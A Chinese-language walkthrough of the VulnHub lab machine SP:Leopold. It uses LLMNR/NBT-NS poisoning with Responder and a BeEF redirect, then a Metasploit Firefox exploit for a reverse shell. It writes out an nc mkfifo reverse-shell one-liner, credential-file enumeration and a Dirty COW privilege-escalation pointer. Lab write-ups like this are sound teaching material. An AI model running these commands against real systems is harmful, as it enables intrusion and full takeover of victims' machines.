> *靶机地址：* *https://www.vulnhub.com/entry/sp-leopold-v12,277/*

利奥波德（Leopold）是一个尝试冒险的穷小互联网用户。

标志-/root/flag.txt-/home/leopold/flag.txt

经过VirtualBox测试

启用DHCP

难度：初学者/中级

不应该只是运行MSF模块立即获得root权限那样简单，如果是的话，请告诉我。

不喜欢导入到VMware。##更新日志2019-09-21～v1.2 2018-12-09～v1

信息收集

```
nmap -sn 192.168.56.0/24
```

```
root@kali:~# nmap -sn 192.168.56.0/24
Starting Nmap 7.80 ( https://nmap.org ) at 2020-02-16 20:32 EST
Nmap scan report for 192.168.56.1
Host is up (0.00043s latency).
MAC Address: 0A:00:27:00:00:09 (Unknown)
Nmap scan report for 192.168.56.100
Host is up (0.00026s latency).
MAC Address: 08:00:27:30:ED:0B (Oracle VirtualBox virtual NIC)
Nmap scan report for 192.168.56.123
Host is up (0.00051s latency).
MAC Address: 08:00:27:8D:63:EB (Oracle VirtualBox virtual NIC)
Nmap scan report for 192.168.56.101
Host is up.
Nmap done: 256 IP addresses (4 hosts up) scanned in 15.04 seconds
```

端口扫描

```
nmap -sS -sV -T5 -A -p- 192.168.56.123
```

```
PORT    STATE SERVICE     VERSION
139/tcp open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp open  netbios-ssn Samba smbd 3.6.6 (workgroup: WORKGROUP)
MAC Address: 08:00:27:8D:63:EB (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 2.6.X|3.X
OS CPE: cpe:/o:linux:linux_kernel:2.6 cpe:/o:linux:linux_kernel:3
OS details: Linux 2.6.32 - 3.10
Network Distance: 1 hop

Host script results:
|_clock-skew: mean: -30m01s, deviation: 42m25s, median: -1h00m01s
|_nbstat: NetBIOS name: LEOPOLD, NetBIOS user: <unknown>, NetBIOS MAC: <unknown> (unknown)
| smb-os-discovery:
|   OS: Unix (Samba 3.6.6)
|   Computer name: leopold
|   NetBIOS computer name:
|   Domain name:
|   FQDN: leopold
|_  System time: 2020-02-17T02:34:22+01:00
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
|_smb2-time: Protocol negotiation failed (SMB2)
```

很容易想到CVE 2017-7494

影响版本：

Samba：3.5 <4.6.4 <4.5.10 <4.4.14

msf打一打试试

```
msf5 exploit(linux/samba/is_known_pipename) > set RHOSTS 192.168.56.123
RHOSTS => 192.168.56.123
msf5 exploit(linux/samba/is_known_pipename) > run

[-] 192.168.56.123:445 - No suitable share and path were found, try setting SMB_SHARE_NAME and SMB_FOLDER
[-] 192.168.56.123:445 - Exploit aborted due to failure: no-target: No matching target
[*] Exploit completed, but no session was created.
```

getshell

利用responder，对网卡进行监听并指定目标地址

修改`/usr/share/responder/Responder.conf`

```
[HTTP Server]

; Set to On to always serve the custom EXE
Serve-Always = Off

; Set to On to replace any requested .exe with the custom EXE
Serve-Exe = Off

; Set to On to serve the custom HTML if the URL does not contain .e
; Set to Off to inject the 'HTMLToInject' in web pages instead
Serve-Html = On

; Custom HTML to serve
HtmlFilename = files/redirect.html

; Custom EXE File to serve
ExeFilename = files/BindShell.exe

; Name of the downloaded .exe that the client will see
ExeDownloadName = ProxyClient.exe
```

```
; Dump Responder Config log:
ResponderConfigDump = Config-Responder.log

; Specific IP Addresses to respond to (default = All)
; Example: RespondTo = 10.20.1.100-150, 10.20.3.10
RespondTo = 192.168.56.123

; Specific NBT-NS/LLMNR names to respond to (default = All)
; Example: RespondTo = WPAD, DEV, PROD, SQLINT
RespondToName =
```

在files目录下新建redirect.html


```
<html><meta http-equiv="refresh" content="0;
URL='http://192.168.56.101:3000/demos/basic.html'" /></html>
```


- basic.html是beef框架下的一个用于基本漏洞利用
- 开启beef

- 本地登录127.0.0.1:3000，用户名和密码均为beef
- 然后开启responder：responder --basic -I eth1


新版kali需要安装beef

```
apt-get install beef-xss
```





等了一会收到了



利用msf的`firefox_tostring_console_injection`模块 转发到msf

```
use firefox_tostring_console_injection
run -j
```

```
msf5 > use firefox_tostring_console_injection


Matching Modules
================

   #  Name                                                  Disclosure Date  R
   -  ----                                                  ---------------  -
   0  exploit/multi/browser/firefox_tostring_console_injection  2013-05-14       e
nsole.time Privileged Javascript Injection


[*] Using exploit/multi/browser/firefox_tostring_console_injection
msf5 exploit(multi/browser/firefox_tostring_console_injection) >
msf5 exploit(multi/browser/firefox_tostring_console_injection) > run -j
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.

[*] Started reverse TCP handler on 10.0.2.15:4444
[*] Using URL: http://0.0.0.0:8080/ogh4wZeG
[*] Local IP: http://10.0.2.15:8080/ogh4wZeG
[*] Server started.
msf5 exploit(multi/browser/firefox_tostring_console_injection) >
```

修改redirect.html

```
<html><meta http-equiv="refresh"
content="0;URL='http://192.168.56.124:8080/ogh4wZeG'" /></html>
```

```
Payload options (generic/shell_reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  127.0.0.1        yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Universal (Javascript XPCOM Shell)


msf5 exploit(multi/browser/firefox_tostring_console_injection) > set LHOST 192.168.56.124
LHOST => 192.168.56.124
msf5 exploit(multi/browser/firefox_tostring_console_injection) > run -j
[*] Exploit running as background job 1.
[*] Exploit completed, but no session was created.

[*] Started reverse TCP handler on 192.168.56.124:4444
[*] Using URL: http://0.0.0.0:8080/671P0zeYMy
[*] Local IP: http://127.0.0.1:8080/671P0zeYMy
[*] Server started.
msf5 exploit(multi/browser/firefox_tostring_console_injection) > [*] 192.168.56.123   firefox_tostring_console_injecti
on - Gathering target information for 192.168.56.123
[*] 192.168.56.123   firefox_tostring_console_injection - Sending HTML response to 192.168.56.123
[*] Command shell session 1 opened (192.168.56.124:4444 -> 192.168.56.123:33025) at 2020-02-17 01:36:05 -0500
```

```
sessions -i 1
```

但是这个shell及其不稳定，转发一下

```
rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 192.168.56.124
2333>/tmp/f
```

```
root@kali:/usr/share/responder/files# nc -lvvp 2333
listening on [any] 2333 ...
192.168.56.123: inverse host lookup failed: Host name lookup failure
connect to [192.168.56.124] from (UNKNOWN) [192.168.56.123] 35367
/bin/sh: 0: can't access tty; job control turned off
$
```

提权

获取shell之后要做的第一件事是使用Python获取一个tty，不然有些命令是无法执行的。

```
python -c 'import pty; pty.spawn("/bin/bash")'
# 有些没有安装Python2，所以需要换成python3 -c 'import pty;
pty.spawn("/bin/bash")'
```

```
#查看是否存在其他用户
cat /etc/passwd
```

```
#内核提权
uname -a
```

```
#登录mysql
mysql -u root -p
```

```
查找sudo权限命令
sudo -l
#SUID权限可执行文件，没有可用的
find / -perm -u=s -type f 2>/dev/null
#当前用户可写文件，发现一堆，但是极大多数都是没用的，所以我先把结果输出到文本
文
件，然后使用grep加上关键字去筛选。
find / -writable -type f 2>/dev/null >/tmp/report.txt
grep -Ev '/proc|/sys' /tmp/report.txt
#查看计划任务
cat /etc/crontab
#查看邮件
cd /var/mail/
ls
```

```
root@kali:/usr/share/responder/files# nc -lvvp 2333
listening on [any] 2333 ...
192.168.56.123: inverse host lookup failed: Host name lookup failure
connect to [192.168.56.124] from (UNKNOWN) [192.168.56.123] 35367
/bin/sh: 0: can't access tty; job control turned off
$
```

> *该漏洞影响所有Linux Kernel >= 2.6.22的版本。*

可以脏牛提权，poc打一下即可

> *https://github.com/FireFart/dirtycow/blob/master/dirty.c*

参考链接：

https://www.dazhuanlan.com/2019/08/16/5d560e1f58c61/